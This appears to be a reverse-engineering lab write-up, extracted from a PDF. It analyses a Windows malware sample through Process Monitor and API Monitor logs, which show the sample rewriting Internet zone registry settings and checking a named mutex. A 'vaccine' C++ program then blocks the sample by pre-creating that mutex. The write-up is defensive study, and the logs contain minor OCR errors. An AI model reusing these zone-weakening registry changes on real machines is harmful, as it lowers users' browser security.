
Sequ... Time of Day Process Name PID Category Operation Path Result Detail

657	8:59:45.7180307 AM	malware.exe	10524	Read	RegQueryValue	HKLM\System\CurrentControlSet\Services\Winsock\Parameters\Transports	BUFFER OVERFLOW	Length: 12
658	8:59:45.7180527 AM	malware.exe	10524	Read	RegQueryValue	HKLM\System\CurrentControlSet\Services\Winsock\Parameters\Transports	SUCCESS	Type: REG_MULTI_SZ, Length: 82, Data: Tcpip6, Tcpip, Pashed, vmbus, afunix, RFOCOMM
659	8:59:45.7184390 AM	malware.exe	10524	Read	RegQueryValue	HKLM\System\CurrentControlSet\Services\Tcpip6\Parameters\Winsock\Mapping	BUFFER OVERFLOW	Length: 12
660	8:59:45.7184615 AM	malware.exe	10524	Read	RegQueryValue	HKLM\System\CurrentControlSet\Services\Tcpip6\Parameters\Winsock\Mapping	SUCCESS	Type: REG_BINARY, Length: 104, Data: 08 00 00 00 03 00 00 00 17 00 00 00 01 00 00 00
661	8:59:45.7187404 AM	malware.exe	10524	Read	RegQueryValue	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Winsock\Mapping	BUFFER OVERFLOW	Length: 12
662	8:59:45.7187608 AM	malware.exe	10524	Read	RegQueryValue	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Winsock\Mapping	SUCCESS	Type: REG_BINARY, Length: 104, Data: 08 00 00 00 03 00 00 00 02 00 00 00 01 00 00 00
663	8:59:45.7189714 AM	malware.exe	10524	Read	RegQueryValue	HKLM\System\CurrentControlSet\Services\Winsock\Setup\Migration\Providers\Tcpip\W...	SUCCESS	Type: REG_BINARY, Length: 16, Data: A0 1A 0F E7 8B AB CF 11 8C A3 00 80 5F 48 A1 92
664	8:59:45.7191863 AM	malware.exe	10524	Read	RegQueryValue	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Winsock\MacSockAddrLen...	SUCCESS	Type: REG_DWORD, Length: 4, Data: 16
665	8:59:45.7192030 AM	malware.exe	10524	Read	RegQueryValue	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Winsock\MacSockAddrLe...	SUCCESS	Type: REG_DWORD, Length: 4, Data: 16
666	8:59:45.7192184 AM	malware.exe	10524	Read	RegQueryValue	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Winsock\UseDelayedAcc...	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
667	8:59:45.7213651 AM	malware.exe	10524	Read	RegQueryValue	HKLM\System\CurrentControlSet\Control\Spq\RuleCount	SUCCESS	Type: REG_DWORD, Length: 4, Data: 2
668	8:59:45.7215966 AM	malware.exe	10524	Read	RegQueryValue	HKLM\System\CurrentControlSet\Control\AppID\Configuration\SMARTLOCKER\DISAB...	NAME NOT FOUND	Length: 48
669	8:59:45.7220141 AM	malware.exe	10524	Read	RegQueryValue	HKLM\System\CurrentControlSet\Control\AppID\Configuration\SMARTLOCKER\ENAB...	SUCCESS	Type: REG_DWORD, Length: 8, Data: 1
670	8:59:45.7220389 AM	malware.exe	10524	Read	RegQueryValue	HKLM\System\CurrentControlSet\Control\AppID\Configuration\SMARTLOCKER\ENAB...	SUCCESS	Type: REG_DWORD, Length: 8, Data: 1
671	8:59:45.7221721 AM	malware.exe	10524	Read	RegQueryValue	HKLM\System\CurrentControlSet\Control\AppID\Configuration\SMARTLOCKER\DISAB...	NAME NOT FOUND	Length: 48
672	8:59:45.7243072 AM	malware.exe	10524	Read	RegQueryValue	HKLM\System\CurrentControlSet\Control\WM\Security\9ca335ed-c0a5-4b4d-b084-9c3b...	NAME NOT FOUND	Length: 528
673	8:59:45.7244033 AM	malware.exe	10524	Read	RegQueryValue	HKLM\System\CurrentControlSet\Control\WM\Security\703ec013-b68f-5868-dd89-e2db7...	NAME NOT FOUND	Length: 528
674	8:59:45.7262415 AM	malware.exe	10524	Read	RegQueryValue	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Domain	BUFFER OVERFLOW	Length: 12
675	8:59:45.7262807 AM	malware.exe	10524	Read	RegQueryValue	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Hostname	SUCCESS	Type: REG_SZ, Length: 28, Data: rev-eng-win11
676	8:59:45.7269976 AM	malware.exe	10524	Read	RegQueryValue	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Hostname	BUFFER OVERFLOW	Length: 12
677	8:59:45.7270314 AM	malware.exe	10524	Read	RegQueryValue	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Hostname	SUCCESS	Type: REG_SZ, Length: 28, Data: rev-eng-win11
678	8:59:45.7273454 AM	malware.exe	10524	Read	RegQueryValue	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Domain	NAME NOT FOUND	Length: 12
679	8:59:45.7279703 AM	malware.exe	10524	Read	RegQueryValue	HKLM\System\CurrentControlSet\Services\Tcpip\Parameters\Domain	SUCCESS	Type: REG_SZ, Length: 2, Data: .
680	8:59:45.7287418 AM	malware.exe	10524	Read	RegCloseKey	HKLM\System\CurrentControlSet\Services\Winsock\Parameters\Winsock	RUFFER OVERFLOW	Length: 16

- It changes the value of these Registry keys:

Process Monitor - C:\Users\test\Desktop\Files\Reverse Engineering\rev-eng\labs\2023.03.03 - lab1\workspace\task02_windows\captures\ProcMon_Malware.PML									
File Edit Event Filter Tools Options Help									
Sequ... Time of Day Process Name PID Category Operation Path Result Detail									
163	8:59:45.6726715 AM	malware.exe	10524	Write	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1	
170	8:59:45.6727150 AM	malware.exe	10524	Write	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1	
171	8:59:45.6727400 AM	malware.exe	10524	Write	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1	
172	8:59:45.6727631 AM	malware.exe	10524	Write	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0	
173	8:59:45.6730553 AM	malware.exe	10524	Write Metadata	RegSetInfoKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\2	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0	
174	8:59:45.6740040 AM	malware.exe	10524	Write Metadata	RegSetInfoKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\2	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0	
175	8:59:45.6741767 AM	malware.exe	10524	Write Metadata	RegSetInfoKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0	
176	8:59:45.6746687 AM	malware.exe	10524	Write Metadata	RegSetInfoKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0	
177	8:59:45.6748941 AM	malware.exe	10524	Write Metadata	RegSetInfoKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\4	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0	
178	8:59:45.6753394 AM	malware.exe	10524	Write Metadata	RegSetInfoKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\4	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0	
179	8:59:45.6762896 AM	malware.exe	10524	Write Metadata	RegSetInfoKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Lockdown_Zones	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0	
180	8:59:45.6766197 AM	malware.exe	10524	Write Metadata	RegSetInfoKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Lockdown_Zones\0	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0	
181	8:59:45.6776426 AM	malware.exe	10524	Write Metadata	RegSetInfoKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0	
182	8:59:45.6778735 AM	malware.exe	10524	Write Metadata	RegSetInfoKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Lockdown_Zones\1	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0	
183	8:59:45.6783976 AM	malware.exe	10524	Write Metadata	RegSetInfoKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0	
184	8:59:45.6786448 AM	malware.exe	10524	Write Metadata	RegSetInfoKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0	

Which seem to regulate which locations belong to the intranet and they correspond to these Control Panel settings:



3) Bonus task

We notice that this malware creates a Mutex named “WEBLAUNCHASSIST_MUTEX” with the **CreateMutexA()** function and then checks the result with **GetLastError()**. According to the **CreateMutexA()** docs, **GetLastError()** can be used to check for **ERROR_ALREADY_EXISTS**, which may mean that the malware would stop if the mutex already exists.

#	Time of Day	Thread	Module	API	Return Value	Error	Duration
3239	3:54:01.159 PM	1	malware.exe	CreateMutexA (NULL, FALSE, "WEBLAUNCHASSIST_MUTEX")	0x0000021c		0.0000609
3240	3:54:01.159 PM	1	KERNELBASE.dll	RtlInitAnsiStringEx (0x0019f6a4, "WEBLAUNCHASSIST_MUTEX")	STATUS_SUCCESS		0.0000005
3241	3:54:01.159 PM	1	KERNELBASE.dll	RtlAnsiStringToUnicodeString (0x0019f6b8, 0x0019f6a4, TRUE)	STATUS_SUCCESS		0.0000026
3242	3:54:01.159 PM	1	KERNELBASE.dll	RtlInitUnicodeString (0x0019f678, "WEBLAUNCHASSIST_MUTEX")			0.0000003
3243	3:54:01.159 PM	1	KERNELBASE.dll	NtCreateMutant (0x0019f674, MUTANT_ALL_ACCESS, 0x0019f680, FALSE)	STATUS_SUCCESS		0.0000532
3244	3:54:01.159 PM	1	KERNELBASE.dll	RtlSetLastWin32Error (ERROR_SUCCESS)			0.0000003
3245	3:54:01.159 PM	1	KERNELBASE.dll	RtlFreeUnicodeString (0x0019f6b8)			0.0000008
3246	3:54:01.159 PM	1	malware.exe	GetLastError ()	ERROR_SUCCESS		0.0000005
3247	3:54:01.159 PM	1	SHFolder.dll	SHGetFolderPath (NULL, 28, NULL, SHGFP_TYPE_CURRENT, 0x0019f91e)	S_OK		0.0165011
3248	3:54:01.159 PM	1	KERNELBASE.dll	RtlRunOnceExecuteOnce (0x75a609ac, 0x7663a810, 0x0019ed3c, NULL)	STATUS_SUCCESS		0.0000008
3249	3:54:01.159 PM	1	KERNEL32.DLL	LdrResFindResourceDirectory (0x74700000, 0x00000010, 0x00000002, 0x0019ed48, NULL, TRUE, 0x00000010)	STATUS_RESOURCE_NOT_FOUND	0xc000008b = indicates...	0.0000164
3250	3:54:01.159 PM	1	KERNELBASE.dll	RtlRunOnceExecuteOnce (0x75a609ac, 0x7663a810, 0x0019ed44, NULL)	STATUS_SUCCESS		0.0000002
3251	3:54:01.159 PM	1	KERNEL32.DLL	LdrResFindResourceDirectory (0x74690000, 0x00000010, 0x00000002, 0x0019ed48, NULL, TRUE, 0x00000010)	STATUS_RESOURCE_NOT_FOUND	0xc000008b = indicates...	0.0000055
3252	3:54:01.159 PM	1	apphelp.dll	RtlTryEnterCriticalSection (0x74272860)	TRUE		0.0000006
3253	3:54:01.159 PM	1	apphelp.dll	RtlInitAnsiString (0x0019ed8, "DORAW.DLL")			0.0000005

I created a **vaccine.cpp** program which creates a mutex with that name and then sleeps forever. This way, the mutex remains created and acquired by this process.

```
vaccine.cpp x
vaccine.cpp > main()
1  #include <stdio.h>
2  #include <windows.h>
3
4
5  int main() {
6      const char * const malwareMutexName = "WEBLAUNCHASSIST_MUTEX";
7      HANDLE mutexHandle = CreateMutexA(NULL, TRUE, malwareMutexName);
8
9      if (mutexHandle == NULL) {
10         printf("CreateMutexA failed. Last error: %i\n", (int)GetLastError());
11         return -1;
12     }
13
14     printf("Mutex %s is created\n", malwareMutexName); fflush(stdout);
15
16     if (GetLastError() == ERROR_ALREADY_EXISTS) {
17         printf("Mutex %s already exists\n", malwareMutexName); fflush(stdout);
18         CloseHandle(mutexHandle);
19         return 0;
20     }
21
22     printf("New mutex. Sleeping...\n"); fflush(stdout);
23     while (1) {
24         Sleep(2 * 1000);
25     }
26
27     return 0;
28 }

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL
[Running] cd "c:\Users\test\Desktop\Files\Reverse Engineering\rev-eng\labs\2023.03.03 - lab1\workspace\task02_windows\" && g++ vaccine.cpp
Engineering\rev-eng\labs\2023.03.03 - lab1\workspace\task02_windows\"vaccine
Mutex WEBLAUNCHASSIST_MUTEX is created
New mutex. Sleeping...
```

We run the malware again and we see that it does indeed stop immediately since the mutex already exists (on the false assumption that the malware is already running on the system).

Summary 3,367 calls 1.41 MB used malware.exe						
#	Time of Day	Thread	Module	API	Return Value	Error
3234	2:49:16.665 PM	1	malware.exe	InterlockedDecrement (0x031933c4)	0	
3235	2:49:16.665 PM	1	malware.exe	InterlockedIncrement (0x031933c4)	1	
3236	2:49:16.665 PM	1	malware.exe	InitializeCriticalSection (0x031a1b48)		
3237	2:49:16.665 PM	1	malware.exe	InitializeCriticalSection (0x031a1b70)		
3238	2:49:16.665 PM	1	malware.exe	InitializeCriticalSection (0x031a1b98)		
3239	2:49:16.665 PM	1	malware.exe	CreateMutexA (NULL, FALSE, "WEBLAUNCHASSIST_MUTEK")	0x00000238	
3240	2:49:16.665 PM	1	KERNELBASE.dll	RtlInitAnsiStringEx (0x0019f6a4, "WEBLAUNCHASSIST_MUTEK")	STATUS_SUCCESS	
3241	2:49:16.665 PM	1	KERNELBASE.dll	RtlAnsiStringToUnicodeString (0x0019f6b8, 0x0019f6a4, TRUE)	STATUS_SUCCESS	
3242	2:49:16.665 PM	1	KERNELBASE.dll	RtlInitUnicodeString (0x0019f678, "WEBLAUNCHASSIST_MUTEK")		
3243	2:49:16.665 PM	1	KERNELBASE.dll	NtCreateMutant (0x0019f074, MUTANT_ALL_ACCESS, 0x0019f6b8, FALSE)	STATUS_OBJECT_NAME_EXISTS	0x40000000 = [Object Exists] An attempt was made to create an object and the object name already existed.
3244	2:49:16.665 PM	1	KERNELBASE.dll	RtlSetLastWin32Error (ERROR_ALREADY_EXISTS)		
3245	2:49:16.665 PM	1	KERNELBASE.dll	RtlFreeUnicodeString (0x0019f6b8)		
3246	2:49:16.665 PM	1	malware.exe	GetLastError ()	ERROR_ALREADY_EXISTS	
3247	2:49:16.665 PM	1	malware.exe	ExitProcess (0)		
3248	2:49:16.665 PM	1	KERNEL32.DLL	RtlExitUserProcess (STATUS_SUCCESS)		
3249	2:49:16.665 PM	1	KERNELBASE.dll	RtlInitUnicodeString (0x0019f464, "kernel32.dll")		
3250	2:49:16.665 PM	1	KERNELBASE.dll	LdrGetDllHandle (NULL, NULL, 0x0019f464, 0x0019f46c)	STATUS_SUCCESS	
3251	2:49:16.665 PM	1	KERNELBASE.dll	RtlInitUnicodeString (0x0019f468, "kernelbase.dll")		
3252	2:49:16.665 PM	1	KERNELBASE.dll	LdrGetDllHandle (NULL, NULL, 0x0019f468, 0x0019f470)	STATUS_SUCCESS	
3253	2:49:16.665 PM	1	ntdll.dll	DllMain (0x74670000, DLL_PROCESS_DETACH, 0x00000001)	TRUE	
3254	2:49:16.665 PM	1	KERNELBASE.dll	RtlRunOnceBeginInitialize (0x746e303c, RTL_RUN_ONCE_CHECK_...	STATUS_SUCCESS	
3255	2:49:16.665 PM	1	KERNELBASE.dll	RtlInitUnicodeString (0x0019f15c, "ntdll.dll")		
3256	2:49:16.665 PM	1	KERNELBASE.dll	LdrGetDllHandle (NULL, NULL, 0x0019f15c, 0x0019f164)	STATUS_SUCCESS	